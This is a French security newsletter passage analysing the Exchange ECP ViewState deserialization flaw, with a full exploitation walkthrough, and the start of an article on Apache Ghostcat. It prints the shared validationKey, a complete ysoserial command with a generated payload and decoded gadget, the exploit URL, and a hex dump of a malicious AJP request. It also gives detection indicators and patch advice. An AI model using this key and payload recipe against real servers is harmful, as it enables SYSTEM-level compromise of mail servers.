La sérialisation d'objets permet aux programmes de convertir facilement des objets en mémoire depuis et vers divers formats de données binaires ou textuelles pour le stockage ou le transfert. Cependant, la sécurité de ces sérialisations est importante, car la désérialisation d'objets à partir de données non fiables peut entraîner de graves conséquences (voir ActuSecu #51 - Mage-Cart : the return, p.39 et [2]).

Cette pratique peut être utilisée dans divers langages de programmation (ASP.NET, Java, PHP, Ruby, Python, etc.).

Dans les applications de Microsoft, le ViewState [3] utilise ce principe afin de sauvegarder l'intégralité de l'état d'une page et de le transmettre du client au serveur.

```
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKLTQ1NDU5ODQ5NmQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgEFGmZl
ZWRiYWNrQ3RybCRlbWFpbENoZWNrYm94N60SRUb/9cTZzCydS49SIkILSQ4=" />
</div>
```

Exemple de ViewState

Lorsque le code HTML d'une page est chargé, l'état actuel de la page et les valeurs qui doivent être conservées sont sérialisés en chaînes encodées en Base64 et affichées dans le ou les champs cachés du ViewState. Il n'est donc pas rare de trouver des ViewState volumineux dans le code source HTML d'une page Web.

Lors de la génération d'un ViewState, une signature est appliquée (Message Authentication Code) côté serveur, afin d'éviter les modifications et l'envoi d'une valeur arbitraire qui pourraient affecter la sécurité de l'application. Il est également possible d'appliquer un chiffrement afin de le rendre totalement incompréhensible. Cependant, cela n'est normalement pas nécessaire. En effet, il est conseillé de ne pas faire transiter de données sensibles (le niveau d'habilitation de l'utilisateur par exemple) au travers d'un ViewState.

Lorsque le serveur recevra le ViewState, l'opération inverse sera effectuée. Les données sérialisées seront donc traitées, le déchiffrement n'étant possible qu'à l'aide des informations initiales (clé, algorithme, etc.) ayant servi au chiffrement.

Différentes bibliothèques de sérialisation et de désérialisation sont disponibles dans ASP.NET. Elles sont appelées formatters, et transforment les objets en flux d'octets et inversement. Des exemples de telles bibliothèques comprennent ObjectStateFormatter, LOSFormatter, BinaryFormatter, etc.

ASP.NET utilise le formatter LosFormatter pour sérialiser le ViewState et le communiquer au client en tant que champ d'un formulaire dans la page Web. Une fois que le ViewState sérialisé est renvoyé au serveur par le biais d'une requête POST, il est désérialisé à l'aide du formatter ObjectStateFormatter. Ce processus est totalement transparent pour les utilisateurs, en effet, le champ contenant le ViewState est rendu invisible via des attributs HTML et n'est donc pas affiché à l'utilisateur.

```
1  using System;
2  using System.Web.UI;
3  using System.IO;
4
5  public class Program
6  {
7      public static void Main()
8      {
9          LosFormatter los = new LosFormatter();       // On crée notre objet formatter
10         StringWriter writer = new StringWriter();    // On crée la variable qui recevra la valeur serialisée
11
12         string cmd = "echo VULNERABLE > RCE.txt";    // Notre chaîne de caractères à sérialiser
13         los.Serialize(writer, cmd);                  // Sérialisation
14         Console.WriteLine("Output: " + writer);      // Affichage
15     }
16 }
```

Résultat de la sérialisation

```
Output: /wEFGWVjaG8gVlVMTkVSQUJMRSA+IFJDRS50eHQ=
```

Exemple de sérialisation en utilisant le formatter LosFormatter

Le fait qu'un utilisateur puisse appliquer une signature valide sur un ViewState après l'avoir modifié lui permettra de contourner les mesures de vérification d'intégrité du serveur, et donne à l'utilisateur l'opportunité à un attaquant d'abuser du processus de désérialisation pour exécuter des commandes par exemple.

La sécurité d'un ViewState repose donc principalement sur sa signature.

Les informations permettant de générer une signature valide sont donc essentielles pour la sécurité du ViewState et de l'application.

> Analyse de la vulnérabilité

Pré-requis

Initialement, les équipes de Microsoft ont classé cette vulnérabilité comme un problème de corruption mémoire. Elles ont par la suite mis à jour leur bulletin indiquant maintenant que le problème vient de la présence de clés cryptographiques identiques pour toutes les instances Exchange.

La vulnérabilité se trouve dans le composant Exchange Control Panel (ECP). Elle est assez simple.

« La ViewStateUserKey peut être obtenue à partir du cookie ASP.NET_SessionID, tandis que le __VIEWSTATEGENERATOR peut être trouvé dans un champ caché. Tout cela peut être facilement obtenu en utilisant les outils de développement standard du navigateur ou un proxy HTTP. »

L'attaque nécessite les informations suivantes :

- La clé de validation des ViewState nommée ValidationKey (et qui peut être trouvée dans un des web.config d'Exchange). Elle sert à valider le ViewState, mais également à signer les tickets d'authentification si le mode d'authentification par formulaire a été défini (rendant possible l'authentification reposant sur un autre système que l'Active Directory, comme une base de données par exemple) ;

- L'algorithme de chiffrement utilisé pour valider et chiffrer les ViewState, nommé ValidationAlg (également disponible dans un web.config d'Exchange). Comme la ValidationKey, cet algorithme est également utilisé dans le mode d'authentification par formulaire ;

- La valeur du cookie ASP.NET_SessionId d'une session web d'un utilisateur sur la page webmail du serveur, qui dans le contexte Exchange est nommée ViewStateUserKey ;

- Le __VIEWSTATEGENERATOR est utilisé par les applications qui utilisent une version antérieure ou égale au Framework .NET 4.0. Cette valeur est utilisée, le cas échéant, dans le processus de signature des ViewState. Sa valeur peut changer, mais elle est restée systématiquement identique entre nos tests et celle trouvée sur les différentes études disponibles sur Internet. Sa valeur est trouvable dans un champ caché d'un formulaire web du serveur Exchange.

Récupération des informations nécessaires pour l'attaque

Au lieu d'avoir des clés générées de façon aléatoire pour chaque installation, toutes les installations de Microsoft Exchange Server ont les mêmes valeurs de validationKey et de decryptionKey dans le fichier web.config. Ces clés sont utilisées pour assurer la sécurité des ViewState. Le client fournit ces données au serveur via le paramètre de requête __VIEWSTATE.

Pour exploiter cette vulnérabilité, nous devons collecter les valeurs de ViewStateUserKey et de __VIEWSTATEGENERATOR d'une session authentifiée.

La valeur ViewStateUserKey peut être obtenue à partir du cookie ASP.NET_SessionID, tandis que le __VIEWSTATEGENERATOR peut être trouvé dans un champ caché. Tout cela peut être facilement obtenu en utilisant les outils de développement standard du navigateur ou un proxy HTTP.

Voici un tableau résumant les informations nécessaires ainsi que leur localisation :

Paramètre	Emplacement
validationKey	System.Web.Configuration
validationAlg	System.Web.Configuration
__VIEWSTATEGENERATOR	Code source HTML Exchange Control Panel
ViewStateUserKey	Cookie d'un utilisateur (ASP.NET_SessionId)

Les valeurs des 2 premiers paramètres, qui sont inscrits dans le fichier web.config, sont identiques à tous les serveurs Exchange :
- **validationkey** = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF ;
- **validationalg** = SHA1.

```
<system.web>
  <machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="
  E9D2490BD0075B51D1BA5288514514AF" validation="SHA1" decryption="3DES" />
```

Clé de validation des ViewState dans le fichier web.config d'ECP


Les deux derniers paramètres sont renvoyés par le serveur (lors de l'initialisation du cookie et dans chaque page) :

✚ ViewStateGenerator :

```
<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="B97B4E27" />
</div>
```

Récupération du VIEWSTATEGENERATOR dans le code HTML

✚ ViewStateUserKey :




Récupération du cookie utilisateur

Une fois toutes ces informations récupérées, il ne reste plus qu'à générer un nouveau ViewState comportant le code à exécuter.

Génération de la charge utile (avec le service ysoserial)

Une fois que les prérequis sont réunis, il est maintenant nécessaire de créer notre ViewState malveillant.

Pour cela, l'utilisation de l'outil ysoserial [4] (en version .NET) facilite grandement la tâche. En effet, afin de pouvoir faire exécuter du code via un mécanisme de désérialisation, il est nécessaire de tromper l'application afin de lui faire appeler un enchaînement de fonctions existantes jusqu'à arriver à une fonction pouvant exécuter du code. Cet enchaînement est également appelé gadget chain.



Gadget chain

Dans une gadget chain, le gadget d'entrée est nommé kick off gadget. Il représente une classe ou une fonction qui est disponible dans le cadre de l'application que l'on souhaite attaquer. Le dernier gadget est appelé sink gadget, celui-ci comporte une méthode capable d'exécuter du code ou des commandes arbitraires.

« Le fait qu'un utilisateur puisse appliquer une signature valide sur un ViewState après l'avoir modifié lui permettra de contourner les mesures de vérification d'intégrité du serveur, et donne l'opportunité à un attaquant d'abuser du processus de désérialisation pour exécuter des commandes par exemple. »

L'outil ysoserial comporte une grande quantité de gadgets (découverts par la communauté). Il est donc facile de trouver une chaîne adaptée à notre situation. Sur le Github de ysoserial.net [4], on peut trouver une liste de gadgets ainsi que les différents formatters compatibles.

De plus, il est possible de générer des ViewState pour les anciennes versions ASP.NET (< 4.5, appelées legacy) et les nouvelles (>= 4.5). La méthode de génération de ViewState est différente suivant la version d'ASP.NET.
Un des gros changements d'ASP.NET 4.5 a été l'amélioration de la sécurité du point de vue du chiffrement. Par exemple, la manière dont les clés sont générées et transformées change radicalement.

Voici la commande utilisée :

```
ysoserial.exe
--plugin ViewState --islegacy
--validationalg="SHA1"
--validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF"
--viewstateuserkey="05ae4b41-51e1-4c3a-9241-6b87b169d663"
--generator="B97B4E27"
--gadget TextFormattingRunProperties
--command= "echo VULNERABLE > c:/testVuln.txt"
```

Tout d'abord, nous commençons par indiquer à ysoserial que nous voulons créer un ViewState de version ASP.NET legacy (< 4.5). Ensuite, nous fournissons les informations cryptographiques nécessaires au chiffrement du ViewSate, soit l'algorithme et la clé de validation.

Les deux arguments suivants sont le paramètre lié à la session de l'utilisateur ainsi que le __VIEWSTATEGENERATOR, paramètres récoltés une fois authentifié.

Pour terminer, on spécifie le gadget à utiliser et la commande que l'on veut exécuter (ici, l'écriture d'un fichier sur le système vulnérable). Le gadget TextFormattingRunProperties sera utilisé. Ce dernier étant compatible avec BinaryFormatter et présent dans le contexte d'Exchange, il est donc le candidat idéal.

Un ViewState en base64 sera alors généré, comme le montre l'exemple suivant :

```
/wEyqgcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRv-
ciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmY-
zODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZX-
h0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAADMBTw/
eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9Il-
N0YXJ0IiBJc0luaXRpYWxMb2FkRW5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNy-
b3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwY-
WNlOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2hl-
bWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYm-
plY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4N-
CiAgICAgICAgPHNkOlByb2Nlc3NTdGFydEluZm8gQXJndW1lbnRzPSIvYyBlY2hvIGF6YXogJmd0Oy-
BjOi90ZXN0VnVsbi50eHQiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT-
3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpb-
j0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQc-
m9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk-
9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+C/RB/2/5x2mRnZ7OhOkvSlIAQiuo
```

Et voilà la version décodée (en supprimant les caractères illisibles) :

```
Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31b-
f3856ad364e35 Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties Fore-
groundBrush
<?xml version="1.0" encoding="utf-8"?>
<ObjectDataProvider MethodName="Start" IsInitialLoadEnabled="False" xmlns="http://sche-
mas.microsoft.com/winfx/2006/xaml/presentation"    xmlns:sd="clr-namespace:System.Dia-
gnostics ;assembly=System" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <ObjectDataProvider.ObjectInstance>
    <sd:Process>
      <sd:Process.StartInfo>
      <sd:ProcessStartInfo Arguments="/c echo VULNERABLE &gt ; c:/testVuln.txt" Standar-
dErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:-
Null}" Domain="" LoadUserProfile="False" FileName="cmd" />
      </sd:Process.StartInfo>
    </sd:Process>
  </ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>
```

Utilisation de la charge utile pour exécuter du code arbitraire sur le serveur


Une fois le ViewState généré, le plus compliqué est fait. Il ne reste plus qu'à former l'URL suivante :

```
/ecp/default.aspx?__VIEWSTATEGENERATOR=<generator>&__VIEWSTATE=<ViewState>
```

Une erreur 500 sera affichée, car le ViewState spécifié se révèle invalide dans le contexte du serveur Exchange. Cependant son traitement entraîne bien l'exécution de la commande.

Pour l'exemple, nous avons créé un fichier à la racine du disque C:. Le fichier étant créé par Exchange, il hérite donc de ses droits.


L'application Web d'Exchange nécessitant des droits SYSTEM, un attaquant exploitant cette vulnérabilité se retrouvera donc avec les plus hauts privilèges sur le serveur, lui permettant de rebondir sur le réseau interne sans difficulté.



Visualisation des droits d'accès du fichier créé

> IOC

Les tentatives d'exploitation apparaissent dans le journal des événements d'application de Windows avec comme source MSExchange Control Panel avec comme niveau Error et identifiant d'événement 4, ID qui correspond à une erreur Microsoft Exchange.



Une erreur laissée par l'exploitation dans les événements Windows

Cette entrée du journal comprendra le compte de l'utilisateur compromis, ainsi qu'un long message d'erreur qui inclut le texte Invalid ViewState **ou** ViewState non valide **si l'installation d'Exchange est en français.**

Il est également possible de faire une recherche dans les journaux sur les URLs commençant par /ecp qui comportent les chaînes __VIEWSTATE et __VIEWSTATEGENERATOR.

> Conclusion

Bien qu'il soit nécessaire de posséder un compte afin d'exploiter cette vulnérabilité, son impact est très important. Les serveurs Exchange possédant souvent un très grand nombre d'utilisateurs, il est probable que des attaquants parviennent sans trop de difficultés à obtenir des identifiants valides. Il est donc nécessaire de mettre à jour Exchange Server si cela n'est pas déjà fait.

Le 24 Mars 2020, soit plus d'un mois après la publication du patch par Microsoft, Rapid7 a évalué qu'au moins 315 000 serveurs Exchange présents sur Internet étaient encore vulnérables (et potentiellement jusqu'à 350 000, soit 80% de tous les Exchange exposés) [5], mais ce n'est pas tout :

- Plus de 31 000 Exchange 2010 n'ont pas été mis à jour depuis 2012 ;
- Environ 800 Exchange 2010 n'ont jamais été mis à jour ;
- Plus de 10 000 Exchange 2007 sont encore présents (cette version n'est plus maintenue depuis avril 2017) ;
- Il reste encore plus de 160 000 serveurs Exchange 2010, dont la date de fin de support est annoncée pour octobre 2020.

Étant principalement utilisé par des entreprises ou des organisations, on peut en déduire qu'il n'y a quasiment pas de serveur hébergé par des particuliers (hormis quelques honeypots).

Références

[1] https://www.microsoft.com/fr-fr/microsoft-365/exchange/email

[2] https://www.xmco.fr/actu-secu/XMCO-ActuSecu-51-Dossier_Kubernetes.pdf

[3] https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/ms972976(v=msdn.10

[4] https://github.com/frohoff/ysoserial

[5] https://blog.rapid7.com/2020/04/06/phishing-for-system-on-microsoft-exchange-cve-2020-0688

Retour sur la vulnérabilité Apache Ghostcat (CVE-2020-1938)

Par Flavien KELLER

> Introduction

Contexte

Le 20 février 2020, une vulnérabilité permettant d'accéder à n'importe quel fichier contenu sur un serveur d'Apache Tomcat a été publiée sur la plateforme GitHub. Dans le même temps, la China National Vulnerability Database (CNVD) publiait l'avis de sécurité CNVD-2020-10487 correspondant à cette vulnérabilité.

Cette vulnérabilité, surnommée Ghostcat, était présente depuis plus de 13 ans. Elle permet d'accéder à des fichiers présents au sein d'applications web hébergés sur une instance Apache Tomcat, d'en récupérer le contenu ou bien de les exécuter.

Ghostcat a pu être confirmée sur les versions Apache Tomcat 9/8/7/6 et affecte plus précisément les versions suivantes :

- Apache Tomcat 9.x < 9.0.31 ;
- Apache Tomcat 8.x < 8.5.51 ;
- Apache Tomcat 7.x < 7.0.100 ;
- Apache Tomcat 6.x.

Cette vulnérabilité est liée au protocole Apache JServ Protocol (AJP). AJP [1a] est un protocole binaire correspondant à une version dite optimisée du protocole HTTP. Sa version actuelle est la 1.3 [1b]

Le protocole AJP est notamment utilisé afin d'effectuer de la répartition de charge entre un serveur web en amont et de multiples applications Tomcat, permettant ainsi de faire la liaison entre un serveur web et des serveurs d'applications de façon transparente pour l'utilisateur final.

Bien qu'aucune information ne soit disponible à ce sujet, il semblerait que le protocole soit orienté bit pour des raisons de performance.

« Le protocole AJP est notamment utilisé afin d'effectuer de la répartition de charge entre un serveur web en amont et de multiples applications Tomcat, permettant ainsi de faire la liaison entre un serveur web et des serveurs d'applications de façon transparente pour l'utilisateur final. »

Le protocole AJP

Le protocole AJP est utilisé par défaut au sein des installations Tomcat. Les connecteurs sont des composants permettant de recevoir et de traiter des requêtes qui seront alors transmises aux applications sous-jacentes. Chaque connecteur est rattaché à un port qui sera alors exposé publiquement ou non en fonction des différentes configurations mises en place.

Par défaut, les versions d'Apache Tomcat vulnérables exposent deux connecteurs :

- Le connecteur HTTP, en écoute sur le port 8080. Ce connecteur permet l'accès au services web d'Apache Tomcat ;
- Le connecteur AJP, en écoute sur le port 8009. Il s'agit du connecteur vulnérable faisant usage du protocole AJP, il est activé par défaut et exposé sur les instances Apache Tomcat vulnérables.

Ces deux connecteurs sont exposés sur toutes les interfaces réseau par défaut.

Dans un cas d'utilisation classique, le connecteur AJP est généralement couplé avec un serveur web en amont qui sera chargé de répartir la charge entre plusieurs instances Apache Tomcat, susceptibles d'héberger une ou plusieurs applications.

Ce type d'architecture se présente généralement comme ceci :





Schéma simplifié d'une architecture faisant usage des connecteurs AJP au sein des instances Tomcat

Cependant, la mise en place d'un serveur Tomcat dans une version vulnérable, sans proxy web en amont, aura pour effet d'exposer le connecteur AJP activé par défaut sur Internet, rendant possible son exploitation par un attaquant extérieur.



> Analyse de la vulnérabilité Ghostcat

Origine de la vulnérabilité

L'activation par défaut du connecteur AJP est spécifiée au sein du fichier `<CATALINA_BASE>/conf/server.xml` comme suit :

```
<Connector port="8009" protocol="AJP/1.3"
redirectPort="8443" />
```

De plus, l'activation du connecteur AJP dans le cadre de la configuration par défaut n'est soumise à aucune authentification par secret partagé.

En effet, dans le cadre de la communication entre plusieurs équipements utilisant le protocole AJP, une clé est renseignée au sein des fichiers de configuration des différents équipements impliqués et elle figurera au sein de chaque échange. Chaque équipement va alors vérifier si le secret partagé (la clé) correspond à celle spécifiée au sein de son fichier de configuration. Si la clé correspond, l'équipement va alors prendre en compte la requête entrante. Si la requête ou le paquet entrant ne possède pas de secret partagé ou un secret erroné, l'équipement ne prendra alors pas en compte cette requête.

L'exploitation de la vulnérabilité Ghostcat repose sur une fonctionnalité offerte par le protocole AJP utilisé par le connecteur éponyme activé par défaut lors de l'installation d'une version vulnérable. Il est possible de spécifier des attributs arbitraires optionnels pouvant être incorporés à une requête transmise au connecteur AJP si celui-ci est accessible pour un attaquant.

Concrètement, cela se traduit par la possibilité pour un attaquant de construire une requête AJP spécialement conçue qui possède des attributs optionnels arbitraires qui indiqueraient au serveur d'inclure des fichiers au sein de la réponse. Les versions vulnérables d'Apache Tomcat se contenteront d'accepter la requête et ses attributs optionnels sans effectuer de validation préalable, permettant donc à l'attaquant d'appeler des classes java au travers de ces attributs.

L'utilisation de ces attributs rend possible la récupération d'un fichier au sein d'une application web Apache Tomcat sous la forme de texte brut, ou bien l'exécution du fichier spécifié de la même façon qu'un fichier JavaServer Pages (JSP), et ce, même si l'extension du fichier choisi ne correspond pas à un fichier de type JSP.

Afin d'exploiter cette vulnérabilité, les points suivants doivent être réunis :

- Une instance Apache Tomcat vulnérable doit être utilisée ;
- Le connecteur AJP doit être activé et accessible, le port par défaut utilisé par le connecteur étant 8009. Cette configuration est présente par défaut sur les versions vulnérables.

Ces prérequis sont présents par défaut lors du déploiement d'une instance Apache Tomcat dans une des versions vulnérables citées précédemment.

Exploitation

Afin de comprendre quels sont les différents éléments employés au sein de la requête permettant d'exploiter cette vulnérabilité, nous allons étudier la structure d'un paquet AJP émis par l'outil ajpShooter développé par l'utilisateur 00thewa et disponible sur GitHub [2].

L'outil est utilisé afin de transmettre une requête malveillante à un serveur Apache Tomcat vulnérable. Le paquet transmis au serveur est capturé grâce à Wireshark.

Le contenu de la requête AJP a été extrait puis colorisé afin de pouvoir distinguer rapidement les différents éléments qui le composent.

```
0000   12 34 00 c8 02 02 00 08 48 54 54 50 2f 31 2e 31   .4......HTTP/1.1
0010   00 00 16 2f 64 65 6d 6f 2f 6e 6f 6e 2d 65 78 69   .../demo/non-exi
0020   73 74 65 6e 74 2e 74 78 74 00 00 09 31 32 37 2e   stent.txt...127.
0030   30 2e 30 2e 31 00 00 09 6c 6f 63 61 6c 68 6f 73   0.0.1...localhos
0040   74 00 00 0c 31 39 32 2e 31 36 38 2e 31 2e 34 37   t...192.168.1.47
0050   00 1f 49 00 00 01 a0 0b 00 11 31 39 32 2e 31 36   ..I.......192.16
0060   38 2e 31 2e 34 37 3a 38 30 30 39 00 0a 00 21 6a   8.1.47:8009...!j
0070   61 76 61 78 2e 73 65 72 76 6c 65 74 2e 69 6e 63   avax.servlet.inc
0080   6c 75 64 65 2e 72 65 71 75 65 73 74 5f 75 72 69   lude.request_uri
0090   00 00 05 69 6e 64 65 78 00 0a 00 22 6a 61 76 61   ...index..."java
00a0   78 2e 73 65 72 76 6c 65 74 2e 69 6e 63 6c 75 64   x.servlet.includ
00b0   65 2e 72 65 71 75 65 73 74 5f 70 61 74 68 00 00   e.request_path..
00c0   09 2f 78 6d 63 6f 2e 6a 73 70 00 ff              ./xmco.jsp..
```

La capture ci-dessous montre des données correspondant au protocole AJP contenues dans une trame réseau

D'après la documentation Apache Tomcat sur le protocole AJP, ce paquet, de type FORWARD_REQUEST, possède la structure suivante :

```
AJP13_PACKET_HEADER   :=
      magic_number1       (byte) 0x12
      magic_number2       (byte) 0x34
      packet_length       (integer)

AJP13_FORWARD_REQUEST :=
      prefix_code         (byte) 0x02 = JK_AJP13_FORWARD_REQUEST
      method              (byte)
      protocol            (string)
      req_uri             (string)
      remote_addr         (string)
      remote_host         (string)
      server_name         (string)
      server_port         (integer)
      is_ssl              (boolean)
      num_headers         (integer)
      request_headers     *(req_header_name req_header_value)
      attributes          *(attribut_name attribute_value)
